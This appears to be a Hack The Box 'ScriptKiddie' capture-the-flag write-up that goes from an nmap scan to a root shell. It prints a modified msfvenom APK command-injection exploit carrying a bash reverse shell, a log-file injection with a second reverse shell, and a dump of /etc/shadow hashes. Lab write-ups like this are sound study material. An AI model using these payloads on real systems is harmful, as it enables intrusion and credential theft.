Nmap


Port	Service	Info
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
5000	http	Werkzeug httpd 0.16.1 (Python 3.8.5)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.91 scan initiated Wed Feb 17 12:03:07 2021 as: nmap -sC -sV -vvv -p- -oA nmap/Full 10.10.10.226
Nmap scan report for 10.10.10.226
Host is up, received echo-reply ttl 63 (0.098s latency).
Scanned at 2021-02-17 12:03:07 EST for 67s
Not shown: 65533 closed ports
Reason: 65533 resets
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3c:65:6b:c2:df:b9:9d:62:74:27:a7:b8:a9:d3:25:2c (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC/YB1g/YHwZNvTzj8lysM+SzX6dZzRbfF24y3ywkhai4pViGEwU

|   256 b9:a1:78:5d:3c:1b:25:e0:3c:ef:67:8d:71:d3:a3:ec (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJA31QhiIbYQMUwn/n3+qcrLiiJpY


|   256 8b:cf:41:82:c6:ac:ef:91:80:37:7c:c9:45:11:e8:43 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIOWjCdxetuUPIPnEGrowvR7qRAR7nuhUbfFraZFmbIr4
5000/tcp open  http    syn-ack ttl 63 Werkzeug httpd 0.16.1 (Python 3.8.5)
| http-methods:
|_  Supported Methods: GET POST HEAD OPTIONS
|_http-title: k1d'5 h4ck3r t00l5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
```

```
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Wed Feb 17 12:04:14 2021 -- 1 IP address (1 host up) scanned in
67.72 seconds
```

Port 5000 (http)



Not secure | 10.10.10.226

k1d'5 h4ck3r t00l5

nmap

scan top 100 ports on an ip

ip:

scan

payloads

venom it up - gen rev tcp meterpreter bins

os: windows

lhost:

template file (optional):

Choose File No file chosen

generate

sploits

searchsploit FTW


search:

searchsploit

Nmap

```
POST / HTTP/1.1
Host: 10.10.10.226:5000
Content-Length: 19
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.10.226:5000
```

```
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
exchange;v=b3;q=0.9
Referer: http://10.10.10.226:5000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

ip=10.10.10.226&action=scan
```




```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-05 16:03 UTC
Nmap scan report for scriptkiddie (10.10.10.226)
Host is up (0.00011s latency).
Not shown: 98 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
5000/tcp open  upnp

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
```

and it scans itself and shows me what i already know.

searchsploit

```
POST / HTTP/1.1
Host: 10.10.10.226:5000
Content-Length: 35
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.10.226:5000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
exchange;v=b3;q=0.9
Referer: http://10.10.10.226:5000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
search=msfvenom&action=searchsploit
```



```
 ---------------------------------- -------------------------------
  Exploit Title                    |  Path
 ---------------------------------- -------------------------------
 Metasploit Framework 6.0.11 - msfvenom APK template command injection | multiple/local/49491.py
 ---------------------------------- -------------------------------
 Shellcodes: No Results
 Papers: No Results
```


Ok. Very interesting there is an exploit for msfvenom maybe we can use this here.

Msfvenom (windows,linux, android)

Modify the exploit payload to a bash reverse shell.

```
...[snip]...
# Change me
#payload = 'echo "Code execution as $(id)" > /tmp/win'
#payload = 'ping -c 1 10.10.14.114'
payload = "/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.15.41/9001 0>&1'"

# b64encode to avoid badchars (keytool is picky)
payload_b64 = b64encode(payload.encode()).decode()
dname = f"CN='|echo {payload_b64} | base64 -d | sh #"
...[snip]...
```

run the exploit to generate the evil.apk upload the apk and set lhost to 127.0.0.1 and select android



payloads


venom it up - gen rev tcp meterpreter bins

os: android

lhost: 127.0.0.1

template file (optional):

evil.apk



```
kali@kali:~$ nc -lvnp 9001
Listening on 0.0.0.0 9001

Connection received on 10.10.10.226 59158
bash: cannot set terminal process group (848): Inappropriate ioctl for device
bash: no job control in this shell
kid@scriptkiddie:~/html$
kid@scriptkiddie:~/html$
```

Enumeration


```
kid@scriptkiddie:/home/pwn$ cat scanlosers.sh
#!/bin/bash

log=/home/kid/logs/hackers

cd /home/pwn/
cat $log | cut -d' ' -f3- | sort -u | while read ip; do
    sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
done

if [[ $(wc -l < $log) -gt 0 ]]; then echo -n > $log; fi
```

code review

- log = /home/kid/logs/hackers
- cd /home/pwn
- cat the log and cut to the 3rd field and sort all the uniq "words"(ips) and run an nmap scan on the ips top 10 port)
- if # of lines in log(hackers) is greater than 0 echo the log into log

so we can exploit the 3rd field and become user pwn

```
echo "hello hello ;/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.15.41/9002
0>&1' #" > ~/logs/hackers
```



```
kali@kali:~/hackthebox/ScriptKiddie$ nc -lvnp 9002
Listening on 0.0.0.0 9002
Connection received on 10.10.10.226 38344
bash: cannot set terminal process group (857): Inappropriate ioctl for device
bash: no job control in this shell
pwn@scriptkiddie:~$ 
```

Pwn


sudo -l

```
pwn@scriptkiddie:~$ sudo -l
Matching Defaults entries for pwn on scriptkiddie:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s


User pwn may run the following commands on scriptkiddie:
    (root) NOPASSWD: /opt/metasploit-framework-6.0.9/msfconsole
pwn@scriptkiddie:~$
```

Run msfconsole and execute /bin/bash

root

```
root@scriptkiddie:~# id
uid=0(root) gid=0(root) groups=0(root)
root@scriptkiddie:~# whoami
root
root@scriptkiddie:~# cat root.txt
0757b260fb93f08c1db374df290268d6
```



```
root@scriptkiddie:~# id
uid=0(root) gid=0(root) groups=0(root)
root@scriptkiddie:~# whoami
root
root@scriptkiddie:~#
```

/etc/shadow

```
root@scriptkiddie:~# cat /etc/shadow
root:$6$RO4wVQ/hyXhjln4S$UQl5o6XSa2USqAM.RT9YwujFhZWriZqEz5We.opH1FLTbDtLfruET9jl

...[snip]...
kid:$6$t9JpsHjs2xHQDAP1$QEU0fwmSLk43RRFkBN8qeBekqyjoGgSTny9srHGD38bTTfbeVSQb6lLMD

lxd:!:18632::::::
pwn:$6$Ci5SpF8qatWsgxYl$V.25LKjBgcpiLtytRV1OaqEBtYWMRT3HURaNXQ0mrdwMz12S0BZccmVgN
```